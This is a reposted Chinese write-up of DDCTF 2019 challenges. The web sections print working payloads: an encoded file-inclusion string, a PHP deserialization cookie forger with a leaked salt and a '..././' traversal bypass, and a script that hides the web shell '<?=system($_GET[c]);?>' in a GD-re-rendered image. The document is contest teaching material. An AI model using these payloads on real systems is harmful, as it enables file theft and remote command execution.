ddctf2019--web部分writeup

转载

weixin_30917213 于 2019-04-21 22:04:00 发布 151 收藏 1
文章标签： php
原文链接：http://www.cnblogs.com/sijidou/p/10725355.html


0x00前言

上周五开始的DDCTF 2019，整个比赛有一周，题目整体来说感觉很不错，可惜我太菜了，做了4+1道题，还是要努力吧

0x01 web 滴~

打开看着url，就像文件包含

文件名1次hex编码再2次编码，因此base64 2次解码+hex解码获取值为flag.jpg



并且查看页面源码图片是base64的编码，根据规律查看index.php的源码，在<img>标签内base64解码就是php的源码

```php
<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);


header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */

?>
```

这道题之后十分的脑洞.....先说源码绕是绕不过的，config被替换!,是看不到config.php源码的

但是源码给了博客的地址，访问下，然后根据下面师傅们的评论，发现是这个作者的另一篇文章有线索

里面有个该博主拿出来的示例文件叫.practice.txt.swp

例如第一次产生一个.practice.txt.swp，

然后进行测试发现有个practice.txt.swp文件


flag!ddctf.php

之后思路非常清晰了，和BCTF上的一道题很像

源码第一个正则不准有!存在，而第二个替换把config替换成!

最后的payload：

```
f1agconfigddctf.php
```



编码后：

```
TmpZek1UWXhOamMyTXpabU5tVTJOalk1TmpjMk5EWTBOak0zTkRZMk1tVTNNRFk0TnpBPQ==
```

利用index.php的文件包含，获取f1ag!ddctf.php源码

```
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
    $content=trim(file_get_contents($k));
    if($uid==$content)
    {
        echo $flag;
    }
    else
    {
        echo'hello';
    }
}

?>
```

到这里就是变量覆盖+file_get_contents的php://input来获取2个值相等了

0x02 web 签到题

看源码有个onload

```
            height:200px;
            background: #fdfffb;
            width:600px;
            vertical-align:middle;
            line-height:500px;
        }
    </style>

    <script type="text/javascript" src="js/jquery.min.js"></script>
    <script type="text/javascript" src="js/index.js"></script>
    <script>hljs.initHighlightingOnLoad();</script>
    <body onload="auth()">
        <div class='center' id="auth">
        </div>


    </body>
```

auth()函数在js/index.js里面

```
function auth() {
    $.ajax({
        type: "post",
        url:"http://117.51.158.44/app/Auth.php",
        contentType: "application/json;charset=utf-8",
        dataType: "json",
        beforeSend: function (XMLHttpRequest) {
            XMLHttpRequest.setRequestHeader("didictf_username", "");
        },
        success: function (getdata) {
           console.log(getdata);
           if(getdata.data !== '') {
               document.getElementById('auth').innerHTML = getdata.data;
           }
        },error:function(error){
            console.log(error);
        }
    });
}
```

一个ajax请求，请求头带了个didictf_username,但是是空，结合题目界面需要登录权限，随便改个admin，于是获取源码

```
errMsg:    "success"
data:      "您当前当前权限为管理员----请访问:app/fL2XID2i0Cdh.php"
```

访问app/fL2XID2i0Cdh.php是2个类的源代码

```php
<?php
Class Application {
    var $path = '';


    public function response($data, $errMsg = 'success') {
        $ret = ['errMsg' => $errMsg,
            'data' => $data];
        $ret = json_encode($ret);
        header('Content-type: application/json');
        echo $ret;

    }

    public function auth() {
        $DIDICTF_ADMIN = 'admin';
        return true;

          if(!empty($_SERVER['HTTP_DIDICTF_USERNAME']) && $_SERVER['HTTP_DIDICTF_USERNAME'] ==
$DIDICTF_ADMIN) {
              $this->response('您当前当前权限为管理员----请访问:app/fL2XID2i0Cdh.php');
              return TRUE;
          }else{
              $this->response('抱歉，您没有登陆权限，请获取权限后访问-----','error');
              exit();
           }
    }
    private function sanitizepath($path) {
    $path = trim($path);
    $path=str_replace('../','',$path);
    $path=str_replace('..\\','',$path);
    return $path;
}

public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path),'Congratulations');
    }
    exit();
}
}

?>
```

和继承Application 类的Session类

```php
<?php
include 'Application.php';
class Session extends Application {

    //key建议为8位字符串
    var $eancrykey                  = '';
    var $cookie_expiration          =  7200;
```

```
    var $cookie_expiration            = 7200;
    var $cookie_name                = 'ddctf_id';
    var $cookie_path                = '';
    var $cookie_domain                = '';
    var $cookie_secure                = FALSE;
    var $activity                   = "DiDiCTF";


    public function index()
    {
    if(parent::auth()) {
            $this->get_key();
            if($this->session_read()) {
                $data = 'DiDI Welcome you %s';
                $data = sprintf($data,$_SERVER['HTTP_USER_AGENT']);
                parent::response($data,'sucess');
            }else{
                $this->session_create();
                $data = 'DiDI Welcome you';
                parent::response($data,'sucess');
            }
        }

    }

    private function get_key() {
        //eancrykey  and flag under the folder
        $this->eancrykey =  file_get_contents('../config/key.txt');
    }

    public function session_read() {
        if(empty($_COOKIE)) {
        return FALSE;
        }

        $session = $_COOKIE[$this->cookie_name];
        if(!isset($session)) {
            parent::response("session not found",'error');
            return FALSE;
        }
        $hash = substr($session,strlen($session)-32);
        $session = substr($session,0,strlen($session)-32);

        if($hash !== md5($this->eancrykey.$session)) {
            parent::response("the cookie data not match",'error');
            return FALSE;
        }
        $session = unserialize($session);


        if(!is_array($session) OR !isset($session['session_id']) OR !isset($session['ip_address']) OR
!isset($session['user_agent'])){
            return FALSE;
        }

        if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
```

```
            }
            parent::response($data,"Welcome");
        }

        if($session['ip_address'] != $_SERVER['REMOTE_ADDR']) {
            parent::response('the ip addree not match'.'error');
            return FALSE;
        }
        if($session['user_agent'] != $_SERVER['HTTP_USER_AGENT']) {
            parent::response('the user agent not match','error');
            return FALSE;
        }
        return TRUE;

    }

    private function session_create() {
        $sessionid = '';
        while(strlen($sessionid) < 32) {
            $sessionid .= mt_rand(0,mt_getrandmax());
        }

        $userdata = array(
            'session_id' => md5(uniqid($sessionid,TRUE)),
            'ip_address' => $_SERVER['REMOTE_ADDR'],
            'user_agent' => $_SERVER['HTTP_USER_AGENT'],
            'user_data' => '',
        );

        $cookiedata = serialize($userdata);
        $cookiedata = $cookiedata.md5($this->eancrykey.$cookiedata);
        $expire = $this->cookie_expiration + time();
        setcookie(
            $this->cookie_name,
            $cookiedata,
            $expire,
            $this->cookie_path,
            $this->cookie_domain,
            $this->cookie_secure
            );

    }
}


$ddctf = new Session();
$ddctf->index();

?>
```

看了看代码，思路是用Application类的__destruct()魔术方法来读取文件，也就是反序列化

Session类这段代码的逻辑是这样的

session_create()会接收USER_AGENT、REMOTE_ADDR和随机生成个sessionid，这三个值加入数组序列化这个数组，用秘钥key加盐，然后求md5值

而利用点是session_read()方法内的反序列化操作，但是前提是md5值和传入的序列化值要相同，因此我们需要知道盐key的值

```
if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
            }
            parent::response($data,"Welcome");
        }
```


在session_read()后会接收nickname的post请求并会将其赋值给$data输出，但是%s被赋值后，就不会再被赋值，而nickname会被先赋值，eancrykey后被赋值

按正常逻辑


```
Welcome my friend %s
第一次循环，%s -> nickname
Welcome my friend nickname
第二次循环，没有%s了，因此eancrykey不会被加入该字符串
Welcome my friend nickname
```

所有这里有个tips，如果我们传入的nickname是%s的话，那么第一次循环后还是有%s，那么eancrykey这个盐值就会显示出来

第一次请求，获取cookie



第二次请求带nickname的post




获取朝思暮想的盐：EzblrbNS

之后反序列化payload，这里提一句反序列化操作后还会判读头部文件和传过来的cookie的序列化值是否相同，但是这都不影响序列化的输出，所以可以无视后面的操作


```php
<?php
Class Application {
    var $path = '..././config/flag.txt';
}

$class = new Application();

 $userdata = array(
            'session_id' => '',
            'ip_address' => '',
            'user_agent' => $class,
            'user_data' => '',
        );
$data1 = serialize($userdata);
$data2 = md5("EzblrbNS" . $data1);
echo $data1 . $data2;
?>
```

源码中的 ../会被替换成空，利用 ..././绕过，因为现在18个字符，我数了下猜测可能会有个flag.txt,刚好够18个。（如果不满足18个条件其实可以用./和/来增加字符）





```
a:4:{s:10:"session_id";s:0:"";s:10:"ip_address";s:0:"";s:10:"user_agent";O:11:"Application":1:
{s:4:"path";s:21:"..././config/flag.txt";}s:9:"user_data";s:0:"";}a8c64448c11924176c37347975843367
```

发送的时候url编个码，防止;的问题



0x03 web upload-img



之后会返回，我试着在图片中加入phpinfo(),也不行

[Check Error]上传的图片源代码中未包含指定字符串:phpinfo()

这道题主要是思路，最先看不出个所以然，后面有位师傅提示返回的图片和上传的图片不一样的

因此估计是图片上传，经过图片库函数处理，再返回给我们，也就是所谓的二次渲染（在做这题之前还不知道二次渲染是啥orz）

这里推测是GD库来处理图片，查了一波资料这篇文章和这道题很像

https://paper.seebug.org/387/

文章提到的脚本我是从这里搞到的

https://wiki.ioin.in/soft/detail/1q

之后把脚本中的值改一下，改成phpinfo()

```
See also:
https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chu

*/

$miniPayload = '<?=system($_GET[c]);?>';

if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
    die('php-gd is not installed');
}

if(!isset($argv[1])) {
    die('php jpg_payload.php <jpg_name.jpg>');
```

然后确保运行的环境有gd库，对图片进行处理

```
php jsp_payload.php xx.jpg
```

把处理后的图片上传


[Success]Flag=DDCTF{B3s7_7ry_php1nf0_5442368adcad9fad}

有时候一张图片不行，换一张，我这里换了4张，终于成功了。


0x04 misc wireshark

这道题看着200分，我觉得是算简单的吧


wireshark打开数据包，利用http过滤，发现是有http请求的，数据并不多



导出下对象（文件->导出对象->http..）



第一个请求的信息，找对相应的数据包，追踪下http流



本地浏览器打开这个网站，是个图片加密的网站

现在是为了找到密码key，和隐藏信息的图片了，继续看导出对象内容，最后有个png，但那是假的，原理和web的upload-img差不多，是通过网站二次渲染，里面的隐写信息被渲染掉了


要注意的是2个multipart/form-data类型传输的文件

分组	Hostname	Content Type	Size	Filename
1387	tools.jb51.net	text/html	25 kB	img_add_info
1622	up.imgapi.com	text/json	60 bytes	\
1782	up.imgapi.com	multipart/form-data	125 kB	\
1818	up.imgapi.com	json	505 bytes	\
1882	www.tietuku.com	text/html	17 kB	afa7ac337cb62768
1920	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
2020	www.tietuku.com	text/html	11 kB	upload
2146	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
2538	up.imgapi.com	text/json	60 bytes	\
4847	up.imgapi.com	multipart/form-data	1688 kB	\
4889	up.imgapi.com	json	505 bytes	\
5027	www.tietuku.com	text/html	17 kB	a7182e990267e564
5079	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
6420	i2.bvimg.com	image/png	966 kB	414e8ed1def77efas.png


这2个包里分别有2张图片，找到对应数据包的对应图片传输字段，右键->导出分组字节流

```
Boundary: \r\n------WebKitFormBoundaryBdIfNhb6HiqbqQnM\r\n
▾ Encapsulated multipart: (image/png)
    Content-Disposition: form-data; name="file"; filename="upl
    Content-Type: image/png\r\n\r\n
  ▾ Portable Network Graphics
      PNG Signature: 89504e470d0a1a0a
    › Image Header (IHDR)
    › Embedded ICC profile (iCCP)
    › Physical pixel dimensions (pHYs)
    › International textual data (iTXt)
    › unknown (iDOT)
    › Image data chunk (IDAT)
    › Image data chunk (IDAT)
```

利用该方法得到2张图片




11.png改变高度，获得key，(02->03)




key:gKvN4eEm

[redacted]

拿这个key在最先提到的解密网站解密第二张图片



把其中的4444....7D用hex解码，得到flag



转载于:https://www.cnblogs.com/sijidou/p/10725355.html